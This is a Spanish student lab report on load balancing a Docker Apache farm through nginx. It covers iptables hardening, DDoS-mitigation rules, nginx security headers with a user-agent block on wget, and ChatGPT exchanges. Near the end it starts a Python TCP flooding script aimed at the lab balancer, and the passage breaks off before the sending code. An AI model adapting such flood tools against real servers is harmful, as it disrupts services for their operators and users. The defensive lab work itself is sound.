

P2 Balanceo de Carga

Mario Rodriguez Lopez

March 2024

Índice

B1.CREACIÓN DEL ENTORNO DE TRABAJO	2
B2. CREACIÓN Y CONFIGURACION DE SCRIPTS IPTABLES	2
B3. IMPLEMENTACIÓN DE SCRIPTS IPTABLES EN DOCKER	3
B4. CONFIGURACIÓN DE DOCKER COMPOSE	4
B5. VERIFICACIÓN Y PRUEBAS	6
A1. DEFINIR E IMPLEMENTAR POLÍTICAS DE SEGURIDAD EN EL BALAN- CEADOR DE CARGA	7
A2. CONFIGURACIÓN AVANZADA DE IPTABLES PARA DDOS	11
A3. SIMULAR ATAQUES A LA GRANJA WEB Y CONFIGURACIONES DE SEGU- RIDAD REALIZADAS	14

B1.CREACIÓN DEL ENTORNO DE TRABAJO

Para crear los directorios simplemente copio todo lo que tengo de la P3 y le modifíco los nombres a P4. Además creo el directorio:

```
mkdir P4-MarioRgzLpz-iptables
```

No he usado IA para realizar esto puesto que es muy simple.

B2. CREACIÓN Y CONFIGURACION DE SCRIPTS IPTABLES

B2.1. Propuesta final

Comenzamos creando el script que ejecutaremos de iptables.

```
touch MarioRgzLpz-iptables-web.sh
```

En este script añadimos todo lo que nos dice el guion. Comenzamos con:

-Denegación implícita de todo el tráfico:

```
iptables -P INPUT DROP
iptables -P OUTPUT DROP
iptables -P FORWARD DROP
```

-Manejar el tráfico de red entrante basado en el estado de las conexiones:

```
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
```

-Manejar el tráfico de red saliente basado en el estado de las conexiones:

```
iptables -A OUTPUT -m state --state NEW,ESTABLISHED,RELATED -j ACCEPT
```

-Manejar tráfico de red de la misma máquina:

```
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT
```

-Manejar tráfico HTTP y HTTPS:

```
iptables -A INPUT -p tcp -s 192.168.10.50 --dport 80 -j ACCEPT
iptables -A INPUT -p tcp -s 192.168.10.50 --dport 443 -j ACCEPT
```

Con todo esto nos queda el siguiente script.

```
iptables -P INPUT DROP
iptables -P OUTPUT DROP
iptables -P FORWARD DROP
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A OUTPUT -m state --state NEW,ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT
iptables -A INPUT -p tcp -s 192.168.10.50 --dport 80 -j ACCEPT
iptables -A INPUT -p tcp -s 192.168.10.50 --dport 443 -j ACCEPT
```

B2.2 Analisis Propuesta IA

No he usado IA simplemente he seguido el guión de prácticas.

B3. IMPLEMENTACIÓN DE SCRIPTS IPTABLES EN DOCKER

B3.1. Propuesta final

Comenzamos creando el entrypoint.

```
touch entrypoint.sh
```

El entrypoint usando el del guion y modificando para ejecutar apache cuando se lance el contenedor me queda como sigue:

```
#!/bin/bash
# Ejecuta el script de iptables
./MarioRgzLpz-iptables-web.sh
# Luego, ejecuta el comando principal del contenedor
exec httpd -D FOREGROUND
```

Usando el DockerFile de la práctica anterior hacemos las modificaciones que nos dice el gui n de manera que primero instalo iptables, copiamos tanto el script como el entrypoint, les damos permisos de ejecuci n y quitamos la directiva CMD ya que ahora realizamos esto desde el entrypoint. Esto me deja el DockerFile como sigue:

```
# Use an Alpine Linux base image
FROM alpine:3.15.0

# Install Apache, PHP, and networking tools
RUN apk add --no-cache \
    bash \
    php8-apache2 \
    php8 \
    apache2 \
    apache2-ssl \
    iptables

# Copy certificate and private key
COPY /P4-MarioRgzLpz-certificados/certificado_MarioRgzLpz.crt /etc/apache2/ssl/
certificado_MarioRgzLpz.crt
COPY /P4-MarioRgzLpz-certificados/certificado_MarioRgzLpz.key /etc/apache2/ssl/
certificado_MarioRgzLpz.key

# Copy Apache configuration files
COPY /P4-MarioRgzLpz-apache/configs/apache/httpd.conf /etc/apache2/httpd.conf
COPY /P4-MarioRgzLpz-apache/MarioRgzLpz-apache-ssl.conf /etc/apache2/conf.d/MarioRgzLpz-
apache-ssl.conf

# Copy Entrypoint script
COPY /P4-MarioRgzLpz-apache/entrypoint.sh /entrypoint.sh

# Copy script iptables
COPY /P4-MarioRgzLpz-apache//P4-MarioRgzLpz-iptables-web/MarioRgzLpz-iptables-web.sh /
MarioRgzLpz-iptables-web.sh

# Dar permisos de ejecucion a los scripts
RUN chmod +x /entrypoint.sh /MarioRgzLpz-iptables-web.sh

# Enable SSL module
RUN sed -i 's/^LoadModule ssl_module/s/^#/g' /etc/apache2/httpd.conf

# Expose port 80 and 443 for Apache
EXPOSE 80
EXPOSE 443

# Configurar el script de entrada
ENTRYPOINT ["/entrypoint.sh"]
```

B3.2 Analisis Propuesta IA

No he usado ChatGPT puesto que siguiendo el guion me queda un DockerFile correcto con la imagen que quiero.

B4. CONFIGURACIÓN DE DOCKER COMPOSE

B4.1. Propuesta final

Como todo lo que nos pide el guion para los servicios de apache ya lo tenemos configurado solo es necesario añadir la directiva

```
cap_add:
  -NET_ADMIN
```

Para evitar problemas de permisos al ejecutar iptables.
Y me queda el siguiente docker compose

```
version: '4.0'

services:
  web1:
    image: mariorgzlpz-apache-image:p4
    volumes:
      - ./web_MarioRgzLpz:/var/www/localhost/htdocs
      - ./P4-MarioRgzLpz-apache/MarioRgzLpz-apache-ssl.conf:/etc/apache2/conf.d/MarioRgzLpz-apache-ssl.conf
      - ./P4-MarioRgzLpz-certificados:/etc/apache2/ssl
    container_name: web1
    networks:
      red_web:
        ipv4_address: 192.168.10.2
      red_servicios:
        ipv4_address: 192.168.20.2
    cap_add:
      - NET_ADMIN

  web2:
    image: mariorgzlpz-apache-image:p4
    volumes:
      - ./web_MarioRgzLpz:/var/www/localhost/htdocs
      - ./P4-MarioRgzLpz-apache/MarioRgzLpz-apache-ssl.conf:/etc/apache2/conf.d/MarioRgzLpz-apache-ssl.conf
      - ./P4-MarioRgzLpz-certificados:/etc/apache2/ssl
    container_name: web2
    networks:
      red_web:
        ipv4_address: 192.168.10.3
      red_servicios:
        ipv4_address: 192.168.20.3
    cap_add:
      - NET_ADMIN

  web3:
    image: mariorgzlpz-apache-image:p4
    volumes:
      - ./web_MarioRgzLpz:/var/www/localhost/htdocs
      - ./P4-MarioRgzLpz-apache/MarioRgzLpz-apache-ssl.conf:/etc/apache2/conf.d/MarioRgzLpz-apache-ssl.conf
      - ./P4-MarioRgzLpz-certificados:/etc/apache2/ssl
    container_name: web3
    networks:
      red_web:
        ipv4_address: 192.168.10.4
      red_servicios:
        ipv4_address: 192.168.20.4
    cap_add:
      - NET_ADMIN

  web4:
    image: mariorgzlpz-apache-image:p4
    volumes:
      - ./web_MarioRgzLpz:/var/www/localhost/htdocs
      - ./P4-MarioRgzLpz-apache/MarioRgzLpz-apache-ssl.conf:/etc/apache2/conf.d/MarioRgzLpz-apache-ssl.conf
      - ./P4-MarioRgzLpz-certificados:/etc/apache2/ssl
    container_name: web4
```

```

networks:
  red_web:
    ipv4_address: 192.168.10.5
  red_servicios:
    ipv4_address: 192.168.20.5
cap_add:
  - NET_ADMIN

web5:
  image: mariorgzlpz-apache-image:p4
  volumes:
    - ./web_MarioRgzLpz:/var/www/localhost/htdocs
    - ./P4-MarioRgzLpz-apache/MarioRgzLpz-apache-ssl.conf:/etc/apache2/conf.d/MarioRgzLpz-apache-ssl.conf
    - ./P4-MarioRgzLpz-certificados:/etc/apache2/ssl
  container_name: web5
  networks:
    red_web:
      ipv4_address: 192.168.10.6
    red_servicios:
      ipv4_address: 192.168.20.6
  cap_add:
    - NET_ADMIN

web6:
  image: mariorgzlpz-apache-image:p4
  volumes:
    - ./web_MarioRgzLpz:/var/www/localhost/htdocs
    - ./P4-MarioRgzLpz-apache/MarioRgzLpz-apache-ssl.conf:/etc/apache2/conf.d/MarioRgzLpz-apache-ssl.conf
    - ./P4-MarioRgzLpz-certificados:/etc/apache2/ssl
  container_name: web6
  networks:
    red_web:
      ipv4_address: 192.168.10.7
    red_servicios:
      ipv4_address: 192.168.20.7
  cap_add:
    - NET_ADMIN

web7:
  image: mariorgzlpz-apache-image:p4
  volumes:
    - ./web_MarioRgzLpz:/var/www/localhost/htdocs
    - ./P4-MarioRgzLpz-apache/MarioRgzLpz-apache-ssl.conf:/etc/apache2/conf.d/MarioRgzLpz-apache-ssl.conf
    - ./P4-MarioRgzLpz-certificados:/etc/apache2/ssl
  container_name: web7
  networks:
    red_web:
      ipv4_address: 192.168.10.8
    red_servicios:
      ipv4_address: 192.168.20.8
  cap_add:
    - NET_ADMIN

web8:
  image: mariorgzlpz-apache-image:p4
  volumes:
    - ./web_MarioRgzLpz:/var/www/localhost/htdocs
    - ./P4-MarioRgzLpz-apache/MarioRgzLpz-apache-ssl.conf:/etc/apache2/conf.d/MarioRgzLpz-apache-ssl.conf
    - ./P4-MarioRgzLpz-certificados:/etc/apache2/ssl
  container_name: web8
  networks:
    red_web:
      ipv4_address: 192.168.10.9
    red_servicios:
      ipv4_address: 192.168.20.9
  cap_add:
    - NET_ADMIN

balanceador-nginx:

```

```

image: mariorgzlpz-nginx-image:p4
volumes:
  - ./P4-MarioRgzLpz-nginx/MarioRgzLpz-nginx-ssl.conf:/etc/nginx/nginx.conf
  - ./P4-MarioRgzLpz-certificados/certificado_MarioRgzLpz.crt:/etc/nginx/ssl/certificado_MarioRgzLpz.crt
  - ./P4-MarioRgzLpz-certificados/certificado_MarioRgzLpz.key:/etc/nginx/ssl/certificado_MarioRgzLpz.key
  - ./ticket_sesion_MarioRgzLpz.key:/etc/nginx/ssl/session_ticket.key
container_name: balanceador-nginx
ports:
  - 80:80
  - 443:443
networks:
  red_web:
    ipv4_address: 192.168.10.50

networks:
  red_web:
    driver: bridge
    ipam:
      config:
        - subnet: 192.168.10.0/24
          gateway: 192.168.10.1
  red_servicios:
    driver: bridge
    ipam:
      config:
        - subnet: 192.168.20.0/24
          gateway: 192.168.20.1

```

B4.2 Analisis Propuesta IA

No he usado ChatGPT puesto que siguiendo el guion me queda un docker compose correcto y que funciona.

B5. VERIFICACIÓN Y PRUEBAS

B5.1. Propuesta final

Comenzamos probando el docker compose

```

parrot: ~/.../SWAP/P4
- docker compose up -d
[+] Running 9/11
  Network p4_red_web          Created
  Network p4_red_servicios    Created
  Container web6              Started
  Container balanceador-nginx Started
  Container web8              Started
  Container web3              Started
  Container web4              Started
  Container web7              Started
  Container web1              Started
  Container web5              Started
  Container web2              Started


parrot: ~/.../SWAP/P4
- docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS                               NAMES
19556009860d   mariorgzlpz-apache-image:p4        "/entrypoint.sh"        5 seconds ago Up 2 seconds  80/tcp, 443/tcp                    web1
75585b5074b1   mariorgzlpz-apache-image:p4        "/entrypoint.sh"        5 seconds ago Up 2 seconds  80/tcp, 443/tcp                    web6
7bb4514a0a58   mariorgzlpz-apache-image:p4        "/entrypoint.sh"        5 seconds ago Up 3 seconds  80/tcp, 443/tcp                    web7
de131d827e58   mariorgzlpz-apache-image:p4        "/entrypoint.sh"        5 seconds ago Up 2 seconds  80/tcp, 443/tcp                    web5
71dc886d0fe8   mariorgzlpz-apache-image:p4        "/entrypoint.sh"        5 seconds ago Up 2 seconds  80/tcp, 443/tcp                    web3
314751f8f6ae   mariorgzlpz-nginx-image:p4         "/docker-entrypoint..." 5 seconds ago Up 3 seconds  0.0.0.0:80->80/tcp, :::80->80/tcp, 0.0.0.0:443->443/tcp, :::443->443/tcp balanceador-nginx
e35fff204961   mariorgzlpz-apache-image:p4        "/entrypoint.sh"        5 seconds ago Up 3 seconds  80/tcp, 443/tcp                    web2
63face6663ac   mariorgzlpz-apache-image:p4        "/entrypoint.sh"        5 seconds ago Up 2 seconds  80/tcp, 443/tcp                    web4
626942056c6c   mariorgzlpz-apache-image:p4        "/entrypoint.sh"        5 seconds ago Up 2 seconds  80/tcp, 443/tcp                    web8

```

Puesto que todo funciona bien probamos si podemos acceder a localhost tanto en http como en https



Y completamos viendo si nos muestra la direccion localhost:8080



This site can't be reached

localhost refused to connect.

Try:

- Checking the connection
- [Checking the proxy and the firewall](#)

ERR_CONNECTION_REFUSED

Details

Reload

B5.2 Analisis Propuesta IA

No he usado ChatGPT puesto que para las verificaciones simplemente he ejecutado los comandos y realizado los accesos a las direcciones que quería.

A1. DEFINIR E IMPLEMENTAR POLÍTICAS DE SEGURIDAD EN EL BALANCEADOR DE CARGA

A1.1. Propuesta final

Aplicando algunas de las politicas de seguridad propuestas por ChatGPT y mayoritariamente las de este foro [consejos-para-mantener-un-servidor-nginx-seguro-en-un-entorno-de-produccion](#), obtengo el siguiente fichero de configuracion de nginx:

```
events {
    worker_connections 1024;
}

http {
    # Configuracion de la cache de sesiones SSL y tickets de sesion
    ssl_session_cache shared:SSL:10m;
    ssl_session_timeout 10m;
    # Limitamos el numero de conexiones por IP
    limit_conn_zone $binary_remote_addr zone=prueba:10m;
    limit_req_zone $binary_remote_addr zone=one:10m rate=1r/s;
```

```

upstream backend_MarioRgzLpz {
    server 192.168.10.2 weight=1;
    server 192.168.10.3 weight=1;
    server 192.168.10.4 weight=1;
    server 192.168.10.5 weight=1;
    server 192.168.10.6 weight=1;
    server 192.168.10.7 weight=1;
    server 192.168.10.8 weight=1;
    server 192.168.10.9 weight=1;
}

server {
    listen 80;
    server_name nginx_MarioRgzLpz;

    access_log /var/log/nginx/nginx_MarioRgzLpz.access_log;
    error_log /var/log/nginx/nginx_MarioRgzLpz.error_log;

    location / {
        proxy_pass http://backend_MarioRgzLpz;
        proxy_set_header Cookie $http_cookie;
        proxy_hide_header Set-Cookie;
        deny all;
    }

    location /estadisticas_MarioRgzLpz {
        stub_status on;
    }
}

server {
    listen 443 ssl;
    server_name nginx_MarioRgzLpz;

    http2 on;
    # Limitamos el numero de conexiones por IP
    limit_conn conn_limit_per_ip 10;

    # Activamos los tickets de sesion y cargamos nuestro ticket
    ssl_session_tickets on;
    ssl_session_ticket_key /etc/nginx/ssl/session_ticket.key;

    # Configuracion de parametros SSL adicionales
    ssl_protocols TLSv1.2 TLSv1.3; # Eleccion de protocolos SSL
    ssl_prefer_server_ciphers on; # Preferencia de la lista de cifrados del servidor
    sobre la del cliente
    ssl_ciphers 'EECDH+AESGCM:EDH+AESGCM:AES256+EECDH:AES256+EDH'; # Lista de suites
    de cifrado

    ssl_certificate /etc/nginx/ssl/certificado_MarioRgzLpz.crt;
    ssl_certificate_key /etc/nginx/ssl/certificado_MarioRgzLpz.key;

    access_log /var/log/nginx/nginx_MarioRgzLpz.access_log;
    error_log /var/log/nginx/nginx_MarioRgzLpz.error_log;

    add_header X-Frame-Options SAMEORIGIN;
    add_header X-XSS-Protection "1; mode=block";
    add_header Content-Security-Policy "default-src 'self' http: https: data: blob: '
unsafe-inline '" always;
    add_header X-Content-Type-Options nosniff;

    location / {
        limit_conn prueba 4;
        limit_req zone=one burst=2;
        proxy_pass http://backend_MarioRgzLpz;
        proxy_set_header Cookie $http_cookie;
        proxy_hide_header Set-Cookie;
    }

    location /estadisticas_MarioRgzLpz {
        stub_status on;
    }
}

```



```

    if ($http_user_agent ~* LWP::Simple|BBBike|wget) {
        return 403;
    }
}

```

Donde pongo lo que me dice ChatGPT para limitar el número de conexiones simultaneas (esto lo hago con `limit_conn` y también para bloquear solicitudes a puertos específicos como a `http` (`deny all`), permitiendo solo el tráfico en `https` haciendo más seguras las conexiones.

Además añado las siguientes cabeceras según lo que me dice en el foro que he puesto antes:

```

add_header X-Frame-Options SAMEORIGIN;
add_header X-XSS-Protection "1; mode=block";
add_header Content-Security-Policy "default-src 'self' http: https: data: blob:
'unsafe-inline'" always;
add_header X-Content-Type-Options nosniff;

```

12 – Establece una Política de Seguridad de Contenido (CSP)

La **Política de Seguridad de Contenido (CSP)** es una capa adicional de protección que ayuda a mitigar ciertos ataques como XSS, de inyección de scripts y de seguimiento de paquetes. La Política de Seguridad de Contenido indica al navegador de internet, que nombres de dominio pueden descargar contenido, incluidos archivos JavaScript y CSS bloqueando el resto.

Puedes agregar una cabecera CSP de este modo:

```

add_header Content-Security-Policy "default-src 'self' http: https: data: blob: 'unsafe-inline'"

```

13 – Protección XSS

Cross-Site Scripting (XSS) es otro tipo de amenaza que permite a los atacantes inyectar y ejecutar código malicioso o script del lado del navegador en tu sitio web.

Puedes añadir la siguiente línea en la configuración de Nginx para evitarlo:

```

add_header X-XSS-Protection "1; mode=block";

```

14 – Evita los ataques de tipo Click-Jacking

El **click jacking** es una vulnerabilidad conocida de las aplicaciones web. El atacante utiliza esta técnica para obligar al usuario a hacer clic sin el consentimiento del usuario, lo que lo redirige a un sitio web desconocido. La opción **X-Frame** en el encabezado de respuesta HTTP se puede usar para indicar si un navegador web debe cargar una página en marco o iframe.

Este problema puede evitarse indicando al navegador que sólo permita cargar iframe si la petición vienen del mismo origen que la aplicación web. Para ello, añade esta línea a la configuración de Nginx:

```
add_header X-Frame-Options "SAMEORIGIN";
```

15 – Desactiva el Rastreo de Tipo de Contenido


El rastreo de contenido, también conocido como **rastreo de MIME** (Extensiones multipropósito de correo de Internet), es la técnica utilizada para inspeccionar el contenido de un flujo de bytes para determinar el formato de archivo de los datos que contiene. Esto también puede causar una **vulnerabilidad de seguridad** porque un atacante puede aprovechar el rastreo de MIME para enviar un ataque XSS (Cross-Site Scripting).

Por ejemplo, si tu aplicación web permite a los usuarios cargar contenido multimedia como imágenes, un atacante podría cargar un archivo de imagen malicioso que contenga código JavaScript. Cuando un navegador rastrea contenido, se puede engañar para que ejecute ese archivo malicioso. Para evitar ataques de rastreo de contenido, se suele configurar el encabezado de respuesta X-Content-Type-Options en nosniff y esto evita que los navegadores que dependan solo del encabezado Content-Type para rastrear el contenido.

Añade esta linea en la configuración:

```
add_header X-Content-Type-Options nosniff;
```

Con esto logro que la dirección http que antes era accesible ahora aparezca como forbidden. Podríamos así aplicar redirección en esta dirección de manera que todo el tráfico tenga que pasar por la dirección segura.



A1.2 Analisis Propuesta IA

Pregunta a ChatGPT Definir e implementar políticas de seguridad en el balanceador de carga. Podría incluir, además de denegación implícita:

- Limitar el número de conexiones simultáneas.
- Bloquear escaneo de puertos.
- Usar módulo string para mitigar ataques de inyección SQL o XSS a través de las peticiones HTTP.
- Etc.

Respuesta ChatGPT Para implementar políticas de seguridad en el balanceador de carga Nginx, puedes utilizar una combinación de configuraciones de Nginx y prácticas de seguridad recomendadas. Aquí tienes algunas sugerencias para abordar los requisitos que mencionaste:

Limitar el número de conexiones simultáneas: Puedes configurar límites de conexiones simultáneas en Nginx utilizando la directiva `limit_conn`. Esto ayuda a prevenir ataques de denegación de servicio (DoS) al limitar la cantidad de conexiones simultáneas que se pueden establecer desde una misma dirección IP o bloque de IP. Ejemplo:

```
http {
    limit_conn_zone $binary_remote_addr zone=conn_limit_per_ip:10m;

    server {
        ...

        limit_conn conn_limit_per_ip 10;
    }
}
```

Bloquear escaneo de puertos: Puedes configurar Nginx para bloquear solicitudes a puertos específicos que no deben ser accesibles públicamente. Esto se puede lograr mediante reglas de firewall dentro de la configuración de Nginx. Ejemplo:

```
server {
    listen 80;
    server_name example.com;

    location / {
        deny all;
    }

    location /admin {
        allow 192.168.1.0/24;
        deny all;
    }
}
```

Usar el módulo string para mitigar ataques de inyección SQL o XSS: Puedes usar el módulo `ngx_http_map_module` o `ngx_http_rewrite_module` de Nginx para realizar filtrado de solicitudes HTTP y mitigar ataques de inyección SQL o XSS. Esto te permite definir reglas de coincidencia de patrones y tomar acciones basadas en esas reglas. Ejemplo:

```
map $request_uri $blocked_uri {
    default 0;
    ~*sql_injection 1;
    ~*xss_injection 1;
}

server {
    ...

    if ($blocked_uri) {
        return 403;
    }
}
```

A2. CONFIGURACIÓN AVANZADA DE IPTABLES PARA DDOS

A2.1. Propuesta final

Comenzamos creando el script que ejecutaremos de iptables. Este tiene el mismo nombre que el ejecutamos en los contenedores de apache pero esta vez ejecutaremos las reglas en el contenedor de nginx que va a ser

el que va a recibir las peticiones y en función de si cumple con las cosas establecidas en la configuración se aceptará o no.

touch MarioRgzLpz-iptables-nginx.sh

He empleado lo que me ha dicho ChatGPT pero me ha dado fallo por el paquete frag y ademas al probar la configuración no funcionaba correctamente ante el ataque ddos. Por esto he decidido modificar el archivo siguiendo la guía que he encontrado en [guia iptables ddos](#) y el archivo que esta [aqui](#). La configuración final me ha quedado como sigue:

```
# Limitar conexiones. Por ejemplo sirve para mitigar ataques slowloris
iptables -I INPUT -p tcp --dport 443 -m connlimit --connlimit-above 20 --connlimit-mask
40 -j DROP
iptables -I INPUT -p tcp --dport 443 -m connlimit --connlimit-above 20 --connlimit-mask
40 -j DROP
iptables -A INPUT -p tcp -m connlimit --connlimit-above 20 -j REJECT --reject-with tcp-
reset

# Limitar si la IP intenta mas de 20 conexiones en menos de 30 segundos. Dejo varios
ejemplos comentados.
iptables -I INPUT -p tcp --dport 443 -m state --state NEW -m recent --set
iptables -I INPUT -p tcp --dport 443 -s 111.111.11.1/24 -m state --state NEW -m recent --
update --seconds 30 --hitcount 20 -j DROP
iptables -A INPUT -p tcp --dport 443 -m state --state NEW -m recent --update --seconds 5
--hitcount 3 -j DROP

# Bloquear trafico por cantidad de conexiones por unidad de tiempo.
# Maximo 50 conexiones por segundo, con una rafaga de 18 conexiones entre segundos
iptables -A INPUT -p tcp -m conntrack --ctstate NEW -m limit --limit 50/s --limit-burst
18 -j ACCEPT
iptables -A INPUT -p tcp -m conntrack --ctstate NEW -j DROP

# Bloquear paquetes invalidos. Aquellos que no sean paquetes SYN (de establecimiento de
conexion)
iptables -t mangle -A PREROUTING -m conntrack --ctstate INVALID -j DROP

# Bloquear paquetes nuevos que no son SYN. No pertenecen a ninguna conexion establecida,
y ademas no usan el flag SYN.
iptables -t mangle -A PREROUTING -p tcp ! --syn -m conntrack --ctstate NEW -j DROP

# Bloquear valores anormales de MSS. Aquellos que contengan el flag SYN activado, pero
que ademas tengan un valor de MSS (Maximum Segment Size) fuera de lo normal, ya que
los paquetes SYN suelen ser pequenos, y paquetes SYN grandes podrian indicar
inundacion de SYN (SYN flood).
iptables -t mangle -A PREROUTING -p tcp -m conntrack --ctstate NEW -m tcpmss ! --mss
536:65535 -j DROP

# Bloquear paquetes con flags erroneos
# Algunas reglas para filtrar paquetes con flags erroneos, aquellos flags o combinaciones
de los mismos que un paquete normal no utilizaria.
iptables -t mangle -A PREROUTING -p tcp --tcp-flags FIN,SYN,RST,PSH,ACK,URG NONE -j DROP
iptables -t mangle -A PREROUTING -p tcp --tcp-flags FIN,SYN FIN,SYN -j DROP
iptables -t mangle -A PREROUTING -p tcp --tcp-flags SYN,RST SYN,RST -j DROP
iptables -t mangle -A PREROUTING -p tcp --tcp-flags FIN,RST FIN,RST -j DROP
iptables -t mangle -A PREROUTING -p tcp --tcp-flags FIN,ACK FIN -j DROP
iptables -t mangle -A PREROUTING -p tcp --tcp-flags ACK,URG URG -j DROP
iptables -t mangle -A PREROUTING -p tcp --tcp-flags ACK,FIN FIN -j DROP
iptables -t mangle -A PREROUTING -p tcp --tcp-flags ACK,PSH PSH -j DROP
iptables -t mangle -A PREROUTING -p tcp --tcp-flags ALL ALL -j DROP
iptables -t mangle -A PREROUTING -p tcp --tcp-flags ALL NONE -j DROP
iptables -t mangle -A PREROUTING -p tcp --tcp-flags ALL FIN,PSH,URG -j DROP
iptables -t mangle -A PREROUTING -p tcp --tcp-flags ALL SYN,FIN,PSH,URG -j DROP
iptables -t mangle -A PREROUTING -p tcp --tcp-flags ALL SYN,RST,ACK,FIN,URG -j DROP

# Bloqueamos todo el trafico ICMP entrante. Bloquea el ping y ataques ping de la muerte
entre otros.
iptables -t mangle -A PREROUTING -p icmp -j DROP

# Bloquear paquetes fragmentados
# Normalmente no es necesario, pero a veces la inundacion de paquetes UDP fragmentados
pueden consumir mucho
# ancho de banda y producir una denegacion de servicio
iptables -t mangle -A PREROUTING -f -j DROP
```

```
# Mitigar escaneos de puertos
iptables -N port-scan
iptables -A port-scan -p tcp --tcp-flags SYN,ACK,FIN,RST RST -m limit --limit 1/s --limit
-burst 3 -j RETURN
iptables -A port-scan -j DROP
```

Todas las reglas han sido contrastadas con la documentación oficial de iptables [documentación](#). Ahora modifico el Dockerfile de nginx para instalar iptables, copiar y añadir el fichero de iptables y darle permisos, igual que hemos hecho con el de apache. Me queda como sigue:

```
1 #Imagen base
2 FROM nginx:latest
3
4 # Crear directorio para SSL
5 RUN mkdir -p /etc/nginx/ssl
6
7 # Copiar certificados SSL al contenedor
8 # COPY /P3-MarioRgzLpz-certificados/certificado_MarioRgzLpz.csr /etc/nginx/ssl/
   certificado_MarioRgzLpz.crt
9 # COPY /P3-MarioRgzLpz-certificados/certificado_MarioRgzLpz.key /etc/nginx/ssl/
   certificado_MarioRgzLpz.key
10
11 # Incluir configuracion de Nginx para SSL
12 # COPY /P3-MarioRgzLpz-nginx/MarioRgzLpz-nginx-ssl.conf /etc/nginx/nginx.conf
13
14 RUN apt-get update && apt-get install -y iptables
15
16 COPY P4-MarioRgzLpz-nginx/P4-MarioRgzLpz-iptables-nginx/MarioRgzLpz-iptables-nginx.sh
   docker-entrypoint.d/MarioRgzLpz-iptables-nginx.sh
17
18 RUN chmod +x docker-entrypoint.d/MarioRgzLpz-iptables-nginx.sh
19
20 # Exponer el puerto HTTPSa
21 EXPOSE 80 443
```

También hay que añadir la misma línea que hemos añadido a apache para darle permisos de administrador de red al balanceador para poder ejecutar iptables

```
cap_add:
- NET_ADMIN
```

A2.2 Analisis Propuesta IA

Pregunta a ChatGPT Configuración Avanzada de IPTABLES para DDoS

Implementar reglas avanzadas en IPTABLES para mitigar ataques de Denegación de Servicio Distribuido (DDoS). Esto podría incluir:

- Limitación de la tasa de conexiones nuevas por IP para evitar la saturación de los recursos del servidor.
- Uso de módulos como recent para detectar y bloquear rápidamente el tráfico anómalo y prevenir inundaciones de IPs.
- Configuración de umbrales y reglas específicas que identifiquen patrones de tráfico asociados a ataques comunes de DDoS.
- Protección Contra Ataques de Fragmentación.

Respuesta ChatGPT Para implementar reglas avanzadas en IPTABLES para mitigar ataques de Denegación de Servicio Distribuido (DDoS), puedes seguir estas pautas:

Limitación de la tasa de conexiones nuevas por IP:

```
iptables -A INPUT -p tcp --syn -m conntrack --ctstate
NEW -m limit --limit 50/s --limit-burst 100 -j ACCEPT
iptables -A INPUT -m conntrack --ctstate NEW -j DROP
```

Estas reglas limitan la tasa de conexiones TCP nuevas por IP a 50 por segundo, con un búfer de 100 conexiones. Las conexiones que excedan este límite son descartadas.

Uso del módulo recent para detectar y bloquear tráfico anómalo:

```
iptables -A INPUT -m recent --name ddos --update --seconds 60 --hitcount 10 -j DROP
iptables -A INPUT -m recent --name ddos --set -j ACCEPT
```

Estas reglas utilizan el módulo recent”para rastrear la actividad de las IP. Si una IP realiza más de 10 conexiones en 60 segundos, se bloquea.

Configuración de umbrales y reglas específicas para identificar patrones de tráfico de DDoS:

```
# Protección contra SYN Flood
iptables -A INPUT -p tcp ! --syn -m conntrack --ctstate NEW -j DROP

# Protección contra ataques UDP Flood
iptables -A INPUT -p udp -m connlimit --connlimit-above 10 --connlimit-mask 32 -j DROP

# Protección contra ataques ICMP Flood
iptables -A INPUT -p icmp --icmp-type echo-request -m limit --limit 1/s -j ACCEPT
iptables -A INPUT -p icmp --icmp-type echo-request -j DROP
```

Estas reglas protegen contra ataques comunes como SYN Flood, UDP Flood y ICMP Flood.

Protección contra ataques de fragmentación:

```
iptables -A INPUT -f -j DROP
```

Esta regla descarta paquetes fragmentados, lo que ayuda a prevenir ataques de fragmentación.

Análisis En este apartado el uso de ChatGPT no me ha sido de utilidad puesto que la configuración que me proporciona no es completa ni correcta de manera que he tenido que modificarlo buscando una guía en Internet que ha sido la que finalmente me ha funcionado.

A3. SIMULAR ATAQUES A LA GRANJA WEB Y CONFIGURACIONES DE SEGURIDAD REALIZADAS

A3.1. Propuesta final

Para este apartado me he propuesto hacer dos ataques uno de escaneo de puertos y un ddos. La razón principal de estos ataques es que al no tener una base de datos ni un . Aquí muestro la implementación y la ejecución de ambos.

A3.1.1 Ataque DDOS

Puesto que ChatGPT no da propuestas de como hacer ataques de ddos he tenido que buscar por internet y lo mejor que he encontrado ha sido este github en el que enseñan como hacer un programa en python para hacer multiples envios de mensajes a una direccion lo que nos sirve como ddos [github ddos](#). Modificando un poco el programa para que en lugar de que pregunte la ip esta sea siempre la del balanceador, además de que en lugar de usar UDP se use TCP, me queda lo siguiente:

```
# DOS attack with python and socket, threading, time libraries

import time
import socket
import sys
import threading

def create_rnd_msg(msg_size):
    import random

    rnd_msg = ""
    for i in range(0, msg_size):
        ch_rnd = random.randint(0, 255)
        rnd_msg += chr(ch_rnd)
    return rnd_msg

print("\033[92mDenial of service attack..\033[00m\n:)\nAnonymous\n")
time.sleep(3)
site = "192.168.10.50"
thread_count = int(input("Enter the counts of threads: "))
ip = socket.gethostbyname(site)

TCP_PORT = 443
print("TCP target ip: ", ip)
```

```

print("TCP target port: ", TCP_PORT)
time.sleep(3)

